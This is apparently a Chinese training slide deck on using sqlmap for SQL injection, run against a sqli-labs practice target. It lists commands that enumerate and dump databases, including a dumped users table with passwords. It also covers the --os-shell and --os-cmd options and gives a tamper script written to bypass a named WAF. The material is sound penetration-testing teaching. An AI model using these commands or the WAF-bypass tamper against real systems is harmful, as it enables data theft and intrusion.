


SQL 注入讲解之 Sqlmap 使用

讲师：跃琪

公司介绍

公司愿景：培养未来的网络力量

公司官网：http://www.heetian.com

湖南合天智汇信息技术有限公司作为国内卓越的网络靶场与人才培养解决方案提供商，主要有**合天网安实验室**和**合天网络靶场**两大产品体系。

目录


/01

什么是 sqlmap

sqlmap 概述

sqlmap 介绍

sqlmap 是一个开源的渗透测试工具，可以用来进行自动化检测，利用 SQL 注入漏洞，获取数据库服务器的权限。它具有功能强大的检测引擎，针对各种不同类型数据库的渗透测试的功能选项，包括获取数据库中存储的数据，访问操作系统文件甚至可以通过外带数据连接的方式执行操作系统命令。



sqlmap 概述

sqlmap 安装


地址下载：

https://github.com/sqlmapproject/sqlmap

依赖：

python 环境，新版本已经支持 python3

python sqlmap.py -h 安装成功



sqlmap 概述

sqlmap 在 windows 下使用快捷方式

一、右键创建快捷方式

二、填入 C:\Windows\System32\cmd.exe

三、右键属性然后填入你 sqlmap 文件的位置

sqlmap 概述


sqlmap 在 windows 下使用快捷方式

一、右键创建快捷方式

二、填入 C:\Windows\System32\cmd.exe

三、右键属性然后填入你 sqlmap 文件的位置

```
D:\google下载\电网\电网\工具\sqlmap-master>sqlmap.py
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.7.27#dev}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --list-tampers, --wizard, --update, --purge or --dependencies). Use -h for basic and -hh for advanced help

Press Enter to continue...
[11:17:36] [WARNING] you haven't updated sqlmap for more than 257 days!!!
```



/02

sqlmap 的使用

sqlmap 的使用

sqlmap 中文手册

- https://blog.csdn.net/wn314/article/details/78872828
- https://github.com/itechub/sqlmap-wiki-zhcn/releases
- 去掉大部分功能，我们只需要知道常用的就行

sqlmap 的使用

sqlmap 常用参数

- sqlmap -u http://example.com --dbs 跑出数据库

```
[13:56:20] [INFO] retrieved: 'test'
[13:56:21] [INFO] retrieved: 'wdscan'
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] security
[*] test
[*] wdscan

[13:56:21] [INFO] fetched data logged to text files under 'C:\Users\zoneBAI\AppData\Loca
```

- sqlmap -u http://example.com -D 数据库名 --tables 跑出指定数据库的表

```
[13:57:18] [INFO] fetching tables for database: 'security'
[13:57:20] [INFO] retrieved: 'emails'
[13:57:21] [INFO] retrieved: 'referers'
[13:57:22] [INFO] retrieved: 'uagents'
[13:57:23] [INFO] retrieved: 'users'
Database: security
[4 tables]
+-----------+
| emails    |
| referers  |
| uagents   |
| users     |
+-----------+
```

sqlmap 的使用

sqlmap 常用参数

- sqlmap -u http://example.com -D 数据库名 -T 表名 --columns　跑出指定表的列名

```
[14:00:52] [INFO] fetching columns for table
[14:00:55] [INFO] retrieved: 'id','int(3)'
[14:00:56] [INFO] retrieved: 'username','varch
[14:00:57] [INFO] retrieved: 'password','varch
Database: security
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+
```

- sqlmap -u http://example.com -D 数据库名 -T 表名 -C 指定列 --dump　跑出指定列中的值

sqlmap 的使用


sqlmap 常用参数

```
[8 entries]
+----------+------------+
| username | password   |
+----------+------------+
| Dumb     | Dumb       |
| Angelina | I-kill-you |
| Dummy    | p@ssword   |
| secure   | crappy     |
| stupid   | stupidity  |
| superman | genious    |
| batman   | mob!le     |
| admin    | admin      |
+----------+------------+

[14:03:30] [INFO] table ``security`.users' dumped to CSV file 'C:\Users\zoneBAI\AppData\Local\sqlmap\output\192.168.253.
128\dump\security\users.csv'
[14:03:30] [INFO] fetched data logged to text files under 'C:\Users\zoneBAI\AppData\Local\sqlmap\output\192.168.253.128'


[*] ending @ 14:03:30 /2020-03-30/


D:\google下载\电网\电网\工具\sqlmap-master>sqlmap.py -u http://192.168.253.128/sqli-labs/Less-1/?id=1 -D security -T use
rs -C username,password --dump
```

sqlmap 的使用

sqlmap 与 burp 组合利用（万能用法）

- sqlmap -r xxxx.txt --risk 3 --level 3



sqlmap 的使用

sqlmap 常用的参数

- --users 列举数据库管理系统中的用户
- --current-db 爆出当前数据库信息
- --is-dba 检测当前用户是否是管理员
- --os-shell 模拟一个可以执行任意命令的 shell
- --os-cmd 执行命令
- --current-user 列举当前用户
- --technique 指定注入方法 BEUST
- risk 1 风险等级
- level 1 检测级别
- --proxy =http:// 设置代理
- --batch 非交互模式
- -p 指定 sql 注入点

/03

sqlmap tamper的编写与代理设置

sqlmap tamper 的编写与代理设置

sqlmap tamper 介绍

使用 SQLMap 提供的 tamper 脚本，可在一定程度上避开应用程序的敏感字符过滤、绕过 WAF 规则的阻挡，继而进行渗透攻击，简单来说就是用来绕过 waf 的。

sqlmap tamper 的编写与代理设置

sqlmap tamper 的结构

1. PRIORITY：PRIORITY 是定义 tamper 的优先级，如果使用者使用了多个 tamper，sqlmap 就会根据每个 tamper 定义 PRIORITY 的参数等级来优先使用等级较高的 tamper
2. dependencies：dependencies 主要是提示用户，这个 tamper 支持哪些数据库
3. tamper：tamper 这个函数是 tamper 最重要的函数，你要实现的功能，全部写在这个函数里

payload 这个参数就是 sqlmap 的原始注入 payload，我们要实现绕过，一般就是针对这个 payload 的修改。kwargs 是针对 http 头部的修改，如果你 bypass，是通过修改 http 头，就需要用到这个。

sqlmap tamper 的编写与代理设置

tamper 示例

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2017 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
Author:J8sec.com
"""

from lib.core.enums import PRIORITY
from lib.core.common import singleTimeWarnMessage
from lib.core.enums import DBMS
import os

__priority__ = PRIORITY.LOW

def dependencies():
    singleTimeWarnMessage("Bypass 安全狗4.0 '%s' 只针对 %s" % (os.path.basename(__file__).split(".")[0], DBMS.MYSQL))

def tamper(payload, **kwargs):
    payload=payload.replace('AND','/*!11440AND*/')
    payload=payload.replace('ORDER','/*!11440order*/')
    payload=payload.replace('USER())','hex(user/**/()))')
    payload=payload.replace('SESSION_USER()','hex(SESSION_USER(-- B%0a))')
    payload=payload.replace('UNION ALL SELECT','union/*!11440/**/select*/')
    return payload
```


重点再这里

sqlmap tamper 的编写与代理设置

利用tamper来bypass 安全软件

思路：

1. 首先自己手工 fuzz 测试
2. 然后自己进行一个 tamper 的编写
3. 利用 tamper 开心的 bypass



感谢聆听

www.hetianlab.com